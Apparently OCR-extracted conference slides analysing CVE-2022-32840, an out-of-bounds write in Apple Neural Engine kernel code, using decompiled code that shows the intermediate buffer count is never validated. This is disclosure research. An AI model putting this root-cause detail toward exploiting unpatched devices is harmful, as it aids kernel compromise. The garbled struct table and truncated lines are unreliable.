

















## References

BlackHat ASIA 21 Wish Wu: <u>Apple Neural Engine Internals</u>

Engine from C++

 Hollance : The Neural Engine — what do we know about it?

### George Hotz | Programming | tinygrad: triggering the Apple Neural



# Vulnerabilities

## Vulnerabilities


## **Vulnerabilities**

CVE-2022-32840: ANE\_ProgramSendRequest() OOB write.

•	The program ID for the model in the kernel.	0ffs 0
•	The procedure ID to invoke.	0
	In/output and intermediate surface buffers.	

### H11ANEProgramRequestArgsStruct

fset	Size	struct	H11ANEProgramRequestArgsStruct
0000 0008 0010 0014 0018 0020 0028 0020 0028 0020 0120 0528 0520 0520 0520 0520 0520 0520 05	0008 0004 0004 0004 0008 0004 0100 03FC 0004 0100 03FC 0004 0100 03FC 0004 0100 03FC 0004 0002 0008	<ul> <li>4</li> <li>4</li></ul>	<pre>programHandle; field_8; procedureId; field_14; field_18; request_priority; total_InputBuffers; r inputBufferSymbolIndex[256]; inputBufferSurfaceId[255]; total_OutputBuffers; r OutputBufferS[256]; outputBufferSurfaceId[255]; total_IntermediateBuffers; IntermediateBufferSurfaceID[3]; callBack; refCon;</pre>
0A48	0004	u32	field_A48;
0A38	0008	u64 u64	callBack; refCon;
0A50	0004 0008 0008	void u64	<pre>weightsBufferSurfaceId;  *SharedEvents;  field_A58;</pre>
	0A60	};	



### H11ANEProgramRequestArgsStruct

### Any validation for the total surface buffers ?

	02	
•	83	<pre>totInputBuffers = structureInput-&gt;total_InputBuffers;</pre>
	84	<pre>totOutputBuffers = structureInput-&gt;total_OutputBuffers;</pre>
	85	if ( !totInputBuffers    totInputBuffers > 0xFF    (totOutputBuffers - )
	86	{
	87	$ret = 0 \times E00002C2LL;$
	88	_os_log_internal(
	89	&dword 0,
	90	&_os_log_default,
	91	0,
	92	"ANE%d: %s :ERROR: H11ANEIn: Bad number of buffers, programHandle=0
	93	this->m_H11ANEIn.ane_number,
	94	"IOReturn H11ANEIn::ANE_ProgramSendRequest_gated(H11ANEProgramReque
	95	"dRequestAdditionalParams *)",
	96	<pre>structureInput-&gt;programHandle,</pre>
	97	<pre>structureInput-&gt;total_InputBuffers,</pre>
	98	<pre>totOutputBuffers);</pre>
•	99	<pre>ProgramBuffer = 0LL;</pre>
	100	goto LABEL_43;
	101	}
	_	

1) >= 0xFF )

=0x%llx, totInputBuffers=%d, totOutputBuffers=%d\n",

estArgs \*, H11ANESharedEvents \*, H11ANEProgramSen"

### Any validation for the total surface buffers ?

	02	
	83	totInputBuffers = <mark>structureInput</mark> ->total_InputBuffers;
	84	<pre>totOutputBuffers = structureInput-&gt;total_OutputBuffers;</pre>
•	85	if ( !totInputBuffers    totInputBuffers > 0xFF    (totOutputBuffers -
	86	{
•	87	$ret = 0 \times E00002C2LL;$
•	88	_os_log_internal(
	89	&dword_0,
	90	&_os_log_default,
	91	0,
	92	"ANE%d: %s :ERROR: H11ANEIn: Bad number of buffers, programHandle=0
	93	<pre>this-&gt;m_H11ANEIn.ane_number,</pre>
	94	"IOReturn H11ANEIn::ANE_ProgramSendRequest_gated(H11ANEProgramReque
	95	"dRequestAdditionalParams *)",
	96	<pre>structureInput-&gt;programHandle,</pre>
	97	<pre>structureInput-&gt;total_InputBuffers,</pre>
	98	<pre>totOutputBuffers);</pre>
•	99	ProgramBuffer = 0LL;
•	100	goto LABEL_43;
	101	}
	_	

No validation for total intermediate buffers

1) >=  $0 \times FF$  )

0x%llx, totInputBuffers=%d, totOutputBuffers=%d\n",

estArgs \*, H11ANESharedEvents \*, H11ANEProgramSen"

AppleH11ANEInterface from macOS 12.1 (~iOS 15.2)


|| !ProcessParamsStructOut->not\_require\_intermediate\_buffer && (SCBufArgs = IOMallocZero(0x80uLL), (BuffersInfo->IntermediateBuffer\_SharedClientBufferArgsPtr = SCBufArgs) == 0LL) )

- The <u>SCBufArgs</u> object size is 0x80
- <u>SCBufArgs</u> is <u>H11ANESharedClientBufferArgs</u>
- A container of intermediate surface buffer information

!ProcessParamsStructOut->not\_require\_intermediate\_buffer && (SCBufArgs = IOMallocZero(0x80uLL), (BuffersInfo->IntermediateBuffer\_SharedClientBufferArgsPtr = SCBufArgs) == 0LL) )

- The <u>SCBufArgs</u> object size is 0x80
- <u>SCBufArgs</u> is <u>H11ANESharedClientBufferArgs</u>
- A container of intermediate surface buffer information


### AppleH11ANEInterface from macOS 12.1 (~iOS 15.2)



!ProcessParamsStructOut->not\_require\_intermediate\_buffer && (SCBufArgs = IOMallocZero(0x80uLL), (BuffersInfo->IntermediateBuffer\_SharedClientBufferArgsPtr = SCBufArgs) == 0LL) )

- The <u>SCBufArgs</u> object size is 0x80
- <u>SCBufArgs</u> is <u>H11ANESharedClientBufferArgs</u>
- A container of intermediate surface buffer information
- The allocation is an array of 1 element of H11ANESharedClientBufferArgs

### AppleH11ANEInterface from macOS 12.1 (~iOS 15.2)




• We are inside a loop that fills up the client buffer.

```
IntermediateBuffer_ICB = &BuffersInfo->IntermediateBuffer_SharedClientBufferArgsPtr[k];
IntermediateBuffer_ICB->SCB_RequestParams = RequestParams;
IntermediateBuffer ICB->SCB_field 10 = 0LL;
LODWORD(IntermediateBuffer_ICB->SCB_container) = -1;
IntermediateBuffer_ICB->SCB_IOSurface = ADJ(CURRENT)->IntermediateBufferSurface[0];
IntermediateBuffer_ICB->SCB_IOSurface_MemDesc = ADJ(CURRENT)->IntermediateBufferMemDesc[0];
IntermediateBuffer_ICB->SCB_unk_30 = 0LL;
IntermediateBuffer_ICB->unk_38 = 0LL;
IntermediateBuffer_ICB->unk_40 = 0;
IntermediateBuffer_ICB->unk_44 = 256;
IntermediateBuffer_ICB->SCB_Segment = ADJ(CURRENT)->IntermediateBuffer_segfIOVMAddr[0];
IntermediateBuffer_ICB->SCB_IODMACommand = ADJ(CURRENT)->IntermediateBufferDMACommand[0];
IntermediateBuffer_ICB->SCB_outputBufferSurfaceId = IntermediateBufferSurfaceID[i_1];
IntermediateBuffer_ICB->SCB_OutputBuffer = 255;
LOBYTE(IntermediateBuffer_ICB->SCB_field_60) = 0;
IntermediateBuffer ICB->SCB programHandle = structureInput->programHandle;
++i_1;
++CURRENT;
++IntermediateBuffer_segfIOVMAddr;
++k;
                     // k+=0x80
if ( i_1 >= structureInput->total_IntermediateBuffers )
  goto LABEL_655;
```

H11ANEIn::ANE\_ProgramSendRequest\_gated()

